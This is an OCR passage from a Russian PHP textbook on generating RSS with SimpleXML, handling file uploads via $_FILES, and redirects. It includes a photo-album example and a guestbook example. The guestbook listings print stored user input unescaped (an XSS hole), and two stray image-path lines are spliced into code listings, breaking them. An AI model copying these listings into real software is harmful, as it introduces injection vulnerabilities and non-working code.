  id INT(11) NOT NULL AUTO_INCREMENT,
  name TINYTEXT NOT NULL,
  content TEXT NOT NULL,
  media TEXT NULL,
  putdate DATETIME NOT NULL,
  PRIMARY KEY (id)
);
INSERT INTO news VALUES
(NULL, 'Вышел PHP 7.0.1', 'Команда разработчиков PHP сообщает о выходе версии PHP
7.0.1, в котором устранен ряд ошибок. Всем пользователям PHP 7.0 рекомендуется
обновиться до этой версии.', '9765a78af8f6fcb2009c3440730d8311.jpg', '2015-12-17
15:30:00'),
(NULL, 'Вышел PHP 7.0.0', 'Команда разработчиков PHP сообщает о выходе версии PHP
7.0.0. Данный выпуск начинает новую серию PHP 7.',
'a8e8ee34f9a85116cb60417585129cfe.jpg', '2015-12-03 22:30:00'),
(NULL, 'Вышел PHP 5.6.16', 'Команда разработчиков PHP сообщает о выходе версии PHP
5.6.16, в котором устранен ряд ошибок. Всем пользователям PHP 5.6 рекомендуется
обновиться до этой версии.', '66f5e2c68f2dd9cf2c2541d298013f3a.JPG', '2015-11-26
18:12:59');
```

В листинге 46.10 приводится код генератора RSS-канала из содержимого таблицы `news`.

Листинг 46.10. Формирование XML-файла. Файл build.php

```
<?php ## Формирование XML-файла
  $content = '<?xml version="1.0" encoding="UTF-8"?><rss version="2.0"></rss>';
  $xml = new SimpleXMLElement($content);
  $rss = $xml->addChild('channel');

  $rss->addChild('title', 'PHP');
  $rss->addChild('link', 'http://exmaple.com/');
  $rss->addChild('description', 'Портал, посвященный PHP');
  $rss->addChild('language', 'ru');
  $rss->addChild('pubDate', date('r'));

  // Установка соединения с базой данных
  require_once("connect.php");

  try {
    $query = "SELECT *
              FROM news
              ORDER BY putdate DESC
              LIMIT 20";
    $itm = $pdo->query($query);

    while($news = $itm->fetch()) {
      $item = $rss->addChild('item');
      $item->addChild('title', $news['name']);
      $item->addChild('description', $news['content']);
      $item->addChild('link', "http://example.com/news/{$news['id']}");
      $item->addChild('guid', "news/{$news['id']}");
      $item->addChild('pubDate', date('r', strtotime($news['putdate'])));
      if(!empty($news['media'])) {
        $enclosure = $item->addChild('enclosure');
        $url = "http://example.com/images/{$news['id']}/{$news['media']}";
        $enclosure->addAttribute('url', $url);
        $enclosure->addAttribute('type', 'image/jpeg');
      }
    }
  } catch (PDOException $e) {
    echo "Ошибка выполнения запроса: " . $e->getMessage();
  }


  $xml->asXML('build.xml');
```

Результат работы скрипта будет сохранен в файл build.xml.

Резюме

Язык разметки XML является фундаментальным интернет-языком для представления данных. Несмотря на то, что он не заменил собой HTML, он остается одним из основных способов межсайтового и межсервисного обмена.

В текущей главе мы рассмотрели класс `SimpleXMLElement`, позволяющий как осуществлять разбор XML-файлов, так и подготавливать собственные XML-файлы.



ГЛАВА 47

Загрузка файлов на сервер

Листинги данной главы
можно найти в подкаталоге upload.

Иногда бывает просто необходимо разрешить пользователю не только заполнить текстовые поля формы и установить соответствующие флажки и радиокнопки, но также и указать несколько файлов, которые будут впоследствии загружены с компьютера пользователя на сервер. Для этого в языке HTML и протоколе HTTP предусмотрены специальные средства.

> ***Примечание***
>
> Чтобы не применять двусмысленной терминологии, мы будем использовать слово "закачать" для обозначения загрузки файла клиента *на сервер* и термин "скачать" для иллюстрации обратного процесса *(с сервера — клиенту)*[1].

Мы уже рассматривали механизм, который применяется при закачке файлов, в *главе 3*. Вы, возможно, помните, что он выглядел не очень-то привлекательно. На наш взгляд, закачка файлов и вообще работа с `multipart`-методом передачи формы — довольно нетривиальные задачи. Однако спешим обрадовать: в PHP все это давно реализовано и отлажено. Но обо всем по порядку.

---

[1] Русский язык, изначально обладающий гигантской свободой в выборе слова, постоянно развивается. То, что казалось неприемлемым вчера, сегодня становится нормой, и наоборот. Безусловно, у любого обратившего внимание на эти строки при прочтении слов "закачать" и "скачать" вряд ли возникнут ассоциации с бригадой мускулистых администраторов, придающих передаваемым по сети файлам необходимую кинетическую энергию для последующего перемещения под напором, или другие неверные мысли, несмотря на большое количество смысловых оттенков употребления этих слов (убаюкивать, вызвать головокружение, или же в понимании "подлого приема садовников, торговцев присадками (раскачивать деревце, не давая ему укорениться)"). Вообще говоря, о твердых правилах в условиях возрастающего слияния разговорных терминов и литературного языка говорить не приходится. В толковом словаре С. И. Ожегова и Н. Ю. Шведовой дано пояснение идиоме "Закачаешься!" как выражения высокой оценки чего-либо. Редакторы вовсе не стремятся убивать живое изложение, и поэтому если вы, уважаемые читатели, также видите эти строки, значит, было решено — "быть закачиваемому" (из примеров к статье "Закачать" толкового словаря живого великорусского языка В. И. Даля).

Multipart-формы

Мы помним, что в большинстве случаев данные из формы в браузере, передающиеся методом GET или POST, приходят к нам в одинаковом формате:

поле1=значение1&поле2=значение2&...

При этом все символы, отличные от "английских" букв и цифр (и еще некоторых), URL-кодируются: заменяются на *%XX*, где *XX* — шестнадцатеричный код символа. Это сильно замедляет закачку больших файлов.

В принципе, multipart-формы призваны одним махом решить данную проблему. Нам нужно в соответствующем теге <form> задать параметр:

```
enctype="multipart/form-data"
```

После этого данные, полученные от нашей формы, будут разбиты на несколько блоков информации (по одному на каждый элемент формы). Каждый такой блок очень похож на обычную посылку "заголовки-данные" протокола HTTP:

```
----------------Идентификатор_начала\n
Content-Disposition: form-data; name="имя" [;другие параметры]\n
\n
значение\n
```

Браузер автоматически формирует строку *Идентификатор_начала* из расчета, чтобы она не встречалась ни в одном из передаваемых файлов (и ни в одном из других полей формы). Это означает, что сегодня идентификатор будет одним, а завтра, возможно, совсем другим.

Тег выбора файла

Давайте просмотрим, какой тег надо вставить в форму, чтобы в ней появился элемент управления загрузкой файла — текстовое поле с кнопкой **Обзор** справа. Таким тегом является разновидность <input>:

```
<input type="file" name="имя_элемента" [size="размер_поля"]>
```

Сценарию вместе с содержимым файла передается и некоторая другая информация, а именно:

- размер файла;
- имя файла в системе клиента;
- тип файла.

Закачка файлов и безопасность

Возможно, вы обратили внимание на то, что у последнего приведенного тега <input type="file"> отсутствует атрибут value. То есть когда пользователь откроет страницу, он никогда не увидит в элементе закачки ничего, кроме пустой строки. Поначалу это кажется довольно неприятным ограничением: в самом деле, мы ведь можем задавать параметры по умолчанию, скажем, для текстового поля.

Давайте задумаемся, почему разработчики HTML пошли на такое исключение из общего правила. Наверное, вы слышали о возможностях JavaScript, с помощью которого можно создавать интерактивные страницы, реагирующие на действия пользователя в реальном времени. Например, можно написать код на JavaScript, который запускается, когда пользователь нажимает какую-нибудь кнопку в форме на странице или вводит текст в одно из текстовых полей.

Применение JavaScript не ограничивается упомянутыми возможностями. В частности, умелый программист может создавать страницы, которые будут автоматически формироваться и отсылаться на сервер формы без ведома пользователя. В принципе, в этом нет никакого "криминала": ведь все отправленные данные сгенерированы этой же страницей.

Что же получится, если разрешить тегу `<input type="file">` иметь параметр по умолчанию? Предположим, пользователь хранит все свои пароли в "засекреченном" файле C:\zionmainframe.codes. Тогда взломщик паролей может написать на JavaScript и встроить в страницу программу, которая создает и отправляет на "свой" сервер форму незаметно для пользователя. При этом достаточно, чтобы в форме присутствовало единственное поле закачки файла с проставленным параметром `value="C:\zionmainframe.codes"`.

Естественный вывод: в случае если бы параметр по умолчанию был разрешен для тега закачки файла, то программист на JavaScript, "заманив" на свою страницу пользователя, мог бы иметь возможность скопировать любой файл с компьютера клиента.

Теперь вы понимаете, почему тег `<input type="file">` не допускает использования атрибута `value`?..

Поддержка закачки в PHP

Так как PHP специально разрабатывался как язык для Web-приложений, то, естественно, он "умеет" работать как с привычными нам, так и с `multipart`-формами. Более того, он также поддерживает закачку файлов на сервер.

Простые имена полей закачки

Как мы уже говорили, интерпретатору совершенно все равно, в каком формате приходят данные из формы. Он умеет их обрабатывать и "рассовывать" по переменным в любом формате. Однако данные одного специального поля формы — а именно поля закачки — он интерпретирует особым образом.

Давайте посмотрим на пример сценария в листинге 47.1. Он выводит в браузер `multipart`-форму, а в ней — поле закачки файла. Попробуйте выбрать какой-нибудь файл и нажать кнопку **Закачать**.

Листинг 47.1. Автоматическое создание переменных при закачке. Файл test.php

```
<!DOCTYPE html>
<html lang='ru'>
<head>
```

```
  <title>PHP автоматически создает переменные при закачке</title>
  <meta charset='utf-8'>
</head>
<body>
  <?php ## PHP автоматически создает переменные при закачке.
  if (@$_REQUEST['doUpload'])
    echo '<pre>Содержимое $_FILES: '.print_r($_FILES, true)."</pre><hr />";
  ?>
  Выберите какой-нибудь файл в форме ниже:
  <form action="<?=$_SERVER['SCRIPT_NAME']?>" method="POST" enctype="multipart/
                                                                    form-data">
    <input type="file" name="myFile">
    <input type="submit" name="doUpload" value="Закачать">
  </form>
</body></html>
```

Забегая вперед, посмотрим на результат работы данного скрипта после закачки файла:

```
Содержимое $_FILES: Array(
  [myFile] => Array        (
    [name] => sshnuke.zip
    [type] => application/x-zip-compressed
    [tmp_name] => /tmp/php12E.tmp
    [error] => 0
    [size] => 10222
  )
)
```

Итак, мы видим, что после выбора в поле нужного файла и отправки формы (и загрузки на сервер того файла, который был указан) PHP определит, что следует принять файл, и сохранит его во временном каталоге на сервере. Кроме того, в программе создастся "суперглобальный" (т. е. доступный даже в функциях без явного применения инструкции `global`) массив `$_FILES`, содержащий по одному ключу для каждого файла. Имя ключа совпадает со значением атрибута `name` в теге `<input type="file">`.

Каждый элемент массива `$_FILES` сам представляет собой ассоциативный массив, в котором содержатся следующие ключи:

- `name` — исходное имя, которое имел файл на машине пользователя *до* своей отправки на сервер;
- `type` — MIME-тип загруженного файла, если браузер смог его определить. К примеру, `image/gif`, `text/html`, `application/x-zip-compressed` и т. д.;
- `tmp_name` — имя временного файла на *сервере*. Этот файл содержит данные, переданные пользователем, и с ним теперь можно выполнять любые операции: удалять, копировать, переименовывать, снова удалять;
- `size` — размер закачанного файла в байтах;
- `error` — признак возникновения ошибки во время закачки. Значение 0 (ему же соответствует встроенная в PHP константа `UPLOAD_ERR_OK`) говорит: файл получен пол-

ностью, и его можно найти во временном каталоге сервера под именем в ключе `tmp_name`. Полный список возможных значений признака:

- `UPLOAD_ERR_OK`: нет ошибки, файл закачался;
- `UPLOAD_ERR_NO_FILE`: пользователь не выбрал файл в браузере;
- `UPLOAD_ERR_INI_SIZE`: превышен максимальный размер файла, задаваемый в директиве `upload_max_filesize` файла php.ini;
- `UPLOAD_ERR_FORM_SIZE`: превышен размер, задаваемый в необязательном поле формы с именем `UPLOAD_ERR_FORM_SIZE`;
- `UPLOAD_ERR_PARTIAL`: в результате обрыва соединения файл не был докачан до конца.

На всякий случай повторим: если процесс закачки окончится неудачно, вы сможете определить это по ненулевому значению `$_FILES['myFile']['error']` или же просто по отсутствию файла, имя которого задано в `$_FILES['myFile']['tmp_name']` (либо по отсутствию самого этого элемента).

`bool is_uploaded_file(string $`*`filename`*`)`

Функция возвращает `true`, если файл *`$filename`* был загружен на сервер. Причем в качестве аргумента *`$filename`* следует передавать имя временного файла на сервере `$_FILES['myFile']['tmp_name']`.

Получение закачанного файла

Теперь мы можем, например, скопировать только что полученный файл на новое место при помощи команды

```
copy($_FILES['myFile']['tmp_name'], "uploaded.dat");
```

или других средств, проверив предварительно, не слишком ли он велик, основываясь на значении переменной `$_FILES['myFile']['size']`.

Настоятельно рекомендуем использовать функцию копирования, а *не* переименования/перемещения (`rename()`). Дело в том, что в большинстве операционных систем временный каталог, в котором PHP хранит только что закачанные файлы, может находиться на другом носителе, и в результате операция переименования завершится с ошибкой. Хотя мы и оставили копию полученного файла во временном каталоге, можно не заботиться о его удалении в целях экономии места: PHP сделает это автоматически.

На случай, если временный каталог все же находится на том же носителе, что и тот, в который вы хотите скопировать закачанный файл, в PHP предусмотрена специальная функция.

`bool move_uploaded_file(string $`*`filename`*`, string $`*`destination`*`)`

Функция проверяет, является ли файл *`$filename`* только что закачанным, и, если это так, перемещает его на новое место под именем *`$destination`* (желательно указывать абсолютный путь в этом аргументе). В случае ошибки возвращается `false`.

Главное достоинство функции в том, что она работает оптимальным образом: если временный каталог находится на том же дисковом разделе, что и каталог назначения,

то производится *перемещение* файла, иначе — *копирование*. Перемещение (или переименование) обычно работает быстрее копирования.

Пример: фотоальбом

Давайте напишем небольшой сценарий, представляющий собой простейший фотоальбом с возможностью добавления в него новых фотографий (листинг 47.2).

Листинг 47.2. Простейший фотоальбом с возможностью закачки. Файл album.php

```
<?php ## Простейший фотоальбом с возможностью закачки
  $imgDir = "img";        // каталог для хранения изображений
  @mkdir($imgDir, 0777);  // создаем, если его еще нет

  // Проверяем, нажата ли кнопка добавления фотографии
  if (@$_REQUEST['doUpload']) {
    $data = $_FILES['file'];
    $tmp = $data['tmp_name'];
    // Проверяем, принят ли файл
    if (is_uploaded_file($tmp)) {
      $info = @getimagesize($tmp);
      // Проверяем, является ли файл изображением
      if (preg_match('{image/(.*)}is', $info['mime'], $p)) {
        // Имя берем равным текущему времени в секундах, а
        // расширение - как часть MIME-типа после "image/"
        $name = "$imgDir/".time().".".$p[1];
        // Добавляем файл в каталог с фотографиями
        move_uploaded_file($tmp, $name);
      } else {
        echo "<h2>Попытка добавить файл недопустимого формата!</h2>";
      }
    } else {
      echo "<h2>Ошибка закачки #{$data['error']}!</h2>";
    }
  }

  // Теперь считываем в массив наш фотоальбом
  $photos = array();
  foreach (glob("$imgDir/*") as $path) {
    $sz = getimagesize($path); // размер
    $tm = filemtime($path);    // время добавления
    // Вставляем изображение в массив $photos
    $photos[$tm] = [
      'time' => $tm,              // время добавления
      'name' => basename($path),  // имя файла
      'url'  => $path,            // его URI
      'w'    => $sz[0],           // ширина картинки
      'h'    => $sz[1],           // ее высота
      'wh'   => $sz[3]            // "width=xxx height=yyy"
    ];
  }
```

```
  // Ключи массива $photos - время в секундах, когда была добавлена
  // та или иная фотография. Сортируем массив: наиболее "свежие"
  // фотографии располагаем ближе к его началу.
  krsort($photos);
  // Данные для вывода готовы. Дело за малым - оформить страницу.
?>
<!DOCTYPE html>
<html lang='ru'>
<head>
  <title>Простейший фотоальбом с возможностью закачки</title>
  <meta charset='utf-8'>
</head>
<body>
<form action="<?=$_SERVER['SCRIPT_NAME']?>" method="POST" enctype="multipart/
                                                                    form-data">
<input type="file" name="file"><br>
<input type="submit" name="doUpload" value="Закачать новую фотографию">
<hr>
</form>
<?php foreach($photos as $n=>$img) {?>
  <p><img
   src="<?=$img['url']?>"
   <?=$img['wh']?>
   alt="Добавлена <?=date("d.m.Y H:i:s", $img['time'])?>"
  >
<?php } ?>
</body>
</html>
```

Конечно, этот сценарий далеко не идеален (например, он не поддерживает удаление фотографий из фотоальбома), но для иллюстрации заявленных возможностей вполне подходит. Для простоты мы совместили две функции (администрирование альбома и его просмотр) в одной программе. В реальной жизни, конечно, за каждую из них должен отвечать отдельный сценарий (первый из них, наверное, будет требовать от пользователя прохождения авторизации, чтобы добавлять фотографии в альбом могли лишь привилегированные пользователи).

> ***Примечание***
>
> Обратите внимание на то, как этот сценарий оформлен. В самом начале находится весь код на PHP, который, собственно, и работает с данными фотоальбома. В этом коде в принципе нет никаких указаний на то, как должна быть отформатирована страница. Его задача — просто сгенерировать данные. Наоборот, тот текст, который следует после закрывающей скобки `?>`, содержит минимум кода на PHP. Его главная задача — оформить страницу так, чтобы она выглядела красиво. Можно было даже расщепить данный файл на два с тем, чтобы отделить дизайн страницы от ее программного кода.

Сложные имена полей

Как вы, наверное, помните, элементы формы могут иметь имена, выглядящие как элементы массива: `A[10]`, `B[1][text]` и т. д. PHP поддерживает работу и с такими полями закачки, однако делает он это в несколько необычной форме (листинг 47.3).

Листинг 47.3. PHP обрабатывает и сложные имена полей закачки. Файл complex.php

```
<!DOCTYPE html>
<html lang='ru'>
<head>
  <title>PHP автоматически создает переменные при закачке</title>
  <meta charset='utf-8'>
</head>
<body>
  <?php ## PHP обрабатывает и сложные имена полей закачки.
    if (@$_REQUEST['doUpload'])
      echo '<pre>Содержимое $_FILES: '.print_r($_FILES, true)."</pre><hr />";
  ?>
  <form action="<?=$_SERVER['SCRIPT_NAME']?>" method="POST" enctype="multipart/
                                                                    form-data">
  <h3>Выберите тип файлов в вашей системе:</h3>
  Текстовый файл: <input type="file" name="input[a][text]"><br />
  Бинарный файл: <input type="file" name="input[a][bin]"><br />
  <input type="submit" name="doUpload" value="Отправить файлы">
  </form>
</body>
</html>
```

В листинге 47.3 приведен скрипт с формой, имеющей два элемента закачки с именами `input[a][text]` и `input[a][bin]`. Приведем результат вывода в браузер пользователя, который получается сразу же после выбора и закачки двух файлов:

```
Содержимое $_FILES: Array(
   [input] => Array(
      [name] => Array(
         [a] => Array(
            [text] => button.gif
            [bin] => button.php
        )
     )
      [type] => Array(
         [a] => Array(
            [text] => image/gif
            [bin] => text/plain
        )
     )
      [tmp_name] => Array(
         [a] => Array(
            [text] => C:\WINDOWS\php1BB.tmp
            [bin] => C:\WINDOWS\php1BC.tmp
        )
     )
      [error] => Array(
         [a] => Array(
            [text] => 0
```


```
            [bin] => 0
         )
      )
       [size] => Array(
          [a] => Array(
             [text] => 242
             [bin] => 834
          )
      )
  )
)
```

Как видите, данные для элемента формы вида `input[a][text]` превращаются в элементы массива `$_FILES[input][*][a][text]`, где `*` — это один из "стандартных" ключей (`name`, `tmp_name`, `size` и т. д.). То есть, исходное название поля формы как бы "расщепляется": сразу же после первой части имени поля (`input`) вставляется "служебный" ключ (выше мы его обозначали звездочкой), а затем уже идут остальные "измерения" массива.

> ***Примечание***
>
> Почему разработчики PHP пошли по такому пути, а не сделали поддержку имен вида `$_FILES[input][a][text][*]` — наиболее логичного? Неизвестно.

Резюме

В данной главе мы познакомились с закачкой — полезной возможностью PHP, позволяющей пользователям отправлять файлы на сервер прямо из браузера. Мы узнали, какие элементы формы и атрибуты необходимо использовать для включения закачки, а также как получать закачанный файл в своих программах. В конце главы приведена информация о "сложных" (комплексных) именах полей загрузки файлов, которая может быть полезна при реализации скриптов, загружающих сразу несколько файлов за один прием.



ГЛАВА 48

Использование перенаправлений

Листинги данной главы
можно найти в подкаталоге redirect.

В этой главе мы поговорим о *переадресации*. Данное слово, как и множество других компьютерных терминов, необходимо понимать "объемно", а не "поверхностно". То есть, когда речь заходит о переадресации, не нужно представлять себе почтальона с ноутбуком на багажнике велосипеда — лучше вспомнить об английском слове redirect, что на русский язык и переводится как переадресация, или, как часто говорят, просто "редирект". На наш взгляд, слово "редирект" все-таки удобнее, потому что оно не навевает побочных ассоциаций, так что в дальнейшем мы будем нередко использовать именно его.

В чем же смысл редиректа?.. Он прост. Редирект — ситуация, в которой запускается некоторый скрипт, но страница, которую увидит в итоге пользователь, оказывается сгенерированной не этим, а *другим* сценарием.

> ***Замечание***
>
> Мы очень старались подобрать точное определение, но в конце все-таки решили остановиться на более коротком и сделать пару оговорок. Во-первых, под "скриптом" здесь понимается все, что угодно, а не обязательно программный код: например, переадресация вполне может происходить с одной "статической" страницы на другую. Во-вторых, под "другим скриптом" в действительности надо понимать "другой процесс", потому что скрипт может быть и тем же самым (как при самопереадресации).

Переадресация — в некотором роде передача полномочий, когда текущая программа "на смертном одре" объявляет: "Все, не могу больше! Пусть страницей займется кто-нибудь еще". Затем она передает управление другому сценарию, а сама тихо и незаметно "уходит в иной мир".

Внешний редирект

Вначале давайте рассмотрим главный способ переадресации — так называемый "внешний редирект". Он представляет собой переадресацию, инициируемую *браузером* по "просьбе" скрипта. Она выполняется так: браузеру вместо страницы (или в дополнение к ней) передается специальная команда, заставляющая его перейти по указанному URL.

Самый простой и универсальный способ выполнить внешний редирект — послать браузеру тег <meta>, а затем немедленно завершить работу. Вот как это делается на PHP:

```
# 0 означает, что переадресация произойдет
# через 0 секунд, т. е. немедленно
echo '
    <meta http-equiv="Refresh"
    content="0; URL=/some/other/script.html">
';
exit();
```

Внешняя переадресация еще иногда называется "перещелкиванием" из-за характерного звука, издаваемого браузером при приеме описанного выше тега <meta>. Второй способ редиректа — послать специальный заголовок Location, но уже *не* через тег <meta>:

```
header("Location: http://{$_SERVER['SERVER_NAME']}/other/script.html");
exit();
```

Обратите внимание на то, что во втором случае мы использовали *полный* URL (сформированный динамически), а не один лишь URI, как в предыдущем примере. Сейчас будет ясно, зачем так сделано.

> ***Замечание***
>
> При использовании заголовка Location современные браузеры не издают щелчка. Так что второй способ, наверное, может быть предпочтительным для людей с обостренным слухом. Учитывайте только, что отправлять заголовки нужно обязательно *до* посылки текста документа браузеру, иначе PHP выдаст предупреждение.

Внутренний редирект

Кроме неприятного щелчка, внешний редирект имеет еще один недостаток: задержку из-за необходимости передавать по сети данные запроса-ответа. Иными словами, он не проходит незамеченным для браузера. Это означает, что, получив команду на внешний редирект, браузер полностью "забывает" о предыдущем скрипте и всецело отдает себя служению новому запросу. Новый адрес даже появляется в адресной строке окна. Хорошо это или плохо, мы выясним чуть позже, а пока посмотрим, как *внутренний редирект* решает вопрос (вернее, *пытается* решить).

Внутренний редирект обрабатывается *на сервере*, а не в браузере. Это значит, что браузер может и "не догадываться", что скрипт совершил внутреннюю переадресацию: для него это будет *та же самая* страница. Иными словами, при выполнении внутреннего редиректа браузер продолжает "думать", что страницу вернул ему запущенный скрипт, хотя на самом деле это может быть не так.

При работе с Web-сервером существует лишь один способ выполнить внутренний редирект: указать в заголовке Location не абсолютный URL (с префиксом http:// и именем хоста), а *абсолютный URI* (т. е. URL *без* имени хоста). Отсюда автоматически следует, что внутренний редирект, в отличие от внешнего, может происходить только в пределах одного сайта (листинг 48.1).

Листинг 48.1. Внутренний редирект. Файл internal.php

```
<?php ## Внутренний редирект (только в CGI-версии PHP!)
  // Вначале форсируем внутренний редирект
  header("Status: 200 OK");
  // Получаем URI-каталог текущего скрипта
  $dir = dirname($_SERVER['SCRIPT_NAME']);
  if ($dir == '\\') $dir = '';
  // Осуществляем переадресацию по абсолютному (!) URI
  header("Location: $dir/result.php");
  exit();
```

Когда *сервер* получает от скрипта страницу и собирается отправить ее браузеру, он прежде всего проверяет: нет ли в ней заголовка `Location` с указанием URI документа. Если есть, то сервер порождает новый процесс — копию самого себя — и велит ей выполнить новый запрос, а о старом "забывает". Повторим: все это происходит без участия браузера, который видит лишь конечную страницу с тем же самым URL, который был у самого первого скрипта.

> ***Внимание!***
>
> Обратите внимание, что мы используем *абсолютный* URI при формировании заголовка `Location`. Дело в том, что при попытке указать относительный URI Web-сервер сгенерирует отдельную страницу, на которой будет написано примерно следующее: "`Document is moved here`", где `here` — активная ссылка на новое расположение страницы.

Давайте рассмотрим файл, на который осуществляется переадресация в примере выше (листинг 48.2).

Листинг 48.2. Файл result.php

```
Это текст файла <?=__FILE__?>.
```

Как видим, он просто выводит свое имя. Теперь, введя в браузере путь к сценарию internal.php, мы сможем убедиться, что в действительности страницу сгенерирует скрипт result.php. При этом адресная строка в браузере по-прежнему будет содержать путь к internal.php: браузер "ничего не заметил".

Давайте теперь рассмотрим недостаток внутреннего редиректа. Он всего один: неведение браузера относительно тех процессов, которые в действительности происходят на сервере. Пусть, к примеру, скрипт, выполняющий переадресацию, располагается по адресу /forum/doit.php. Предположим, при его запуске было обнаружено, что пользователь еще не зарегистрировался, а значит, его нужно перенаправить на страницу регистрации /register/new.html. На этой странице присутствуют ссылки на изображения: `<img src="login.gif">`, причем считается, что картинка расположена в том же каталоге, что и сама страница (указан относительный путь).

Что же получается? Если неавторизованный пользователь запустит скрипт, произойдет внутренняя переадресация на страницу регистрации, однако URL в адресной строке останется прежним — /forum/doit.php. При этом в окне браузера будет отображаться страница регистрации, но браузер-то об этом не знает! А значит, он будет считать, что

текущий каталог на сайте — /forum/, а не /register/, и, конечно же, не сможет правильно отобразить картинку.

> ***Примечание***
>
> Мы получаем, что одна и та же страница может либо "работать, как ей и положено", либо "не работать" — ужасный симптом при отладке!

Все это особенно неудобно, если применяется "дедовское" CGI-программирование с использованием каталога /cgi-bin/ для хранения скриптов (на PHP также можно писать и CGI-скрипты). В этом случае текущим каталогом *всегда* будет /cgi-bin/, но ведь из него запрещено читать картинки и все остальное — можно только запускать скрипты! Решение проблемы — всегда использовать для изображений абсолютный путь (например, /register/login.gif). Так часто и делается, и иногда это действительно бывает оправданно, но чаще всего — нет. Почему? А вы только представьте, как будет кто-то мучиться, если решит переименовать каталог register во что-то еще: нужно будет пройтись по всем файлам и везде поменять абсолютный путь...

> ***Замечание***
>
> Рекомендуем избегать абсолютных путей, но в то же время не использовать и пути вида ../../../somewhere. И то, и другое приводит к лишним зависимостям, которые весьма утомительно исправлять. Как показывает практика, использование ". ." даже хуже, чем абсолютные пути. Зато вполне допустима конструкция img/login.gif — относительный путь в подкаталог.

Итак, внутренний редирект имеет принципиальные уязвимости. Хорошей альтернативой будет лишь внешняя переадресация, хотя она и связана с задержками и (иногда) с "перещелкиванием".

Самопереадресация

Про внутренний и внешний редиректы сказано достаточно, перейдем теперь к так называемому self-редиректу (самопереадресации), когда страница заставляет браузер перейти... на саму себя. Звучит довольно загадочно: зачем это вообще может понадобиться?.. Отвечаем: из-за особенности протокола HTTP.

Проще всего опять рассмотреть пример. Пусть у нас есть небольшая гостевая книга bad.php, работающая следующим образом: при вызове скрипта без параметров (набора его адреса в браузере) отображается форма с предложением ввести новое сообщение. Затем идут уже существующие комментарии книги. При нажатии кнопки текст передается тому же самому скрипту методом `POST`, при этом комментарий добавляется в книгу и тут же отображается вместе с остальными записями (листинг 48.3).

Листинг 48.3. "Плохая" реализация гостевой книги. Файл bad.php

```
<!DOCTYPE html>
<html lang='ru'>
<head>
  <title>"Плохая" реализация гостевой книги.</title>
  <meta charset='utf-8'>
</head>
```

```
<body>
  <?php
    $FNAME = "book.txt";
    if (@$_REQUEST['doAdd']) {
      $f = fopen($FNAME, "a");
      if (@$_REQUEST['text']) fputs($f, $_REQUEST['text']."\n");
      fclose($f);
    }
    $gb = @file($FNAME);
    if (!$gb) $gb = [];
  ?>
  <form action="<?=$_SERVER['SCRIPT_NAME']?>" method="POST">
    Текст:<br />
    <textarea name="text"></textarea><br />
    <input type="submit" name="doAdd" value="Добавить">
  </form>
  <?php foreach($gb as $text) {?>
      <?=$text?><br /><hr />
  <? } ?>
</body>
</html>
```

Метод передачи данных "самому себе", проиллюстрированный в листинге 48.3, прекрасно себя зарекомендовал в Web-программировании. Он имеет множество достоинств, например, отсутствие "некорректных" ссылок и ясность для пользователя. Для сокращения письма мы не используем в приведенном выше примере отдельный файл для шаблона вывода гостевой книги, а просто "прикрепляем" его в конец скрипта.

Пусть пользователь набрал свое послание и отправил его на сервер. Перед ним появится список сообщений, первым из которых будет его собственное. Пока вроде бы все верно. И теперь пользователь, ничего не подозревая, нажимает кнопку **Обновить** в браузере, заставляя последний, как он думает, перезагрузить страницу гостевой книги...

Но в действительности происходит совсем не то, что он ожидает! Если данные формы были посланы методом `POST`, браузер выведет на экран диалоговое окно запроса примерно такого содержания: "Вы пытаетесь обновить данные страницы, которая была сгенерирована с применением метода `POST`. Повторить отправку данных (да или нет)?" Если пользователь нажмет кнопку **Нет**, то гостевая книга не перезагрузится, а появится совершенно бесполезная стандартная страница с сообщением о том, что "данные устарели". Если же он подтвердит вторичную отправку данных, его сообщение будет добавлено в книгу *еще раз*, а потому "размножится". Довольно просто понять, почему так происходит: ведь браузер "не знает", что в действительности пользователь хочет лишь вторично "зайти" на адрес страницы книги, а не повторить отправку всех данных формы.

Ситуация становится еще плачевнее, если мы применяем в нашей гостевой книге метод `GET`. В этом случае при нажатии кнопки **Обновить** браузер "без лишних разговоров" пошлет данные формы на сервер повторно, так что сообщение будет лишний раз добавлено в гостевую книгу *без предупреждений*. И это тоже понятно: ведь метод `GET` — не что иное, как простое изменение URL страницы, а именно добавление в его конец символа `?`, после которого следуют параметры (в том числе текст записи).

Замечание

Впрочем, метод GET практически никогда не применяется в интерактивных сценариях, таких как гостевые книги, форумы и т. д. Мы уже обсуждали в *части I* книги эту тему, но она настолько важна, что повторим. *Если для одних и тех же данных формы при их многократной отправке страница всегда выглядит одинаково, значит, эти данные логично передавать методом GET. В противном случае необходимо применять метод POST.* Такое положение вещей связано также и с тем, что некоторые прокси-серверы могут кэшировать страницы, полученные методом GET, но они никогда не кэшируют их при использовании POST.

Решение лишь одно: после добавления сообщения в книгу выслать браузеру запрос на *внешний* редирект — конечно, к тому же самому скрипту. Перенаправление всегда осуществляется методом GET, а значит, кнопка **Обновить** будет работать так, как ей и положено. Все это и есть самопереадресация.

Итак, при получении уведомления о новом сообщении скрипт вставляет его в базу данных, а затем посылает браузеру заголовок, заставляющий перезагрузить страницу гостевой книги. В этом случае страница уже не будет представлять собой результат работы метода POST, это будет обычный HTML-документ, загруженный с сервера, как будто бы пользователь считал файл только что самостоятельно и "вручную". Неудивительно, что кнопка браузера **Обновить** будет работать так, как ей и положено.

Замечание

Обратите внимание, что самопереадресация не бывает внутренней — она может быть только внешней, иначе этот термин вообще теряет смысл.

Вот как будет выглядеть корректно работающий скрипт (листинг 48.4).

Листинг 48.4. Использование самопереадресации. Файл good.php

```
<!DOCTYPE html>
<html lang='ru'>
<head>
  <title>Использование самопереадресации.</title>
  <meta charset='utf-8'>
</head>
<body>
  <?php
    $FNAME = "book.txt";
    if (@$_REQUEST['doAdd']) {
      $f = fopen($FNAME, "a");
      if (@$_REQUEST['text']) fputs($f, $_REQUEST['text']."\n");
      fclose($f);
      $rnd = time(); # ВНИМАНИЕ!
      header("Location:
http://{$_SERVER['SERVER_NAME']}{$_SERVER['SCRIPT_NAME']}?$rnd");
      exit();
    }
    $gb = @file($FNAME);
    if (!$gb) $gb = [];
  ?>
```

```
  <form action="<?=$_SERVER['SCRIPT_NAME']?>" method="POST">
    Текст:<br />
    <textarea name="text"></textarea><br />
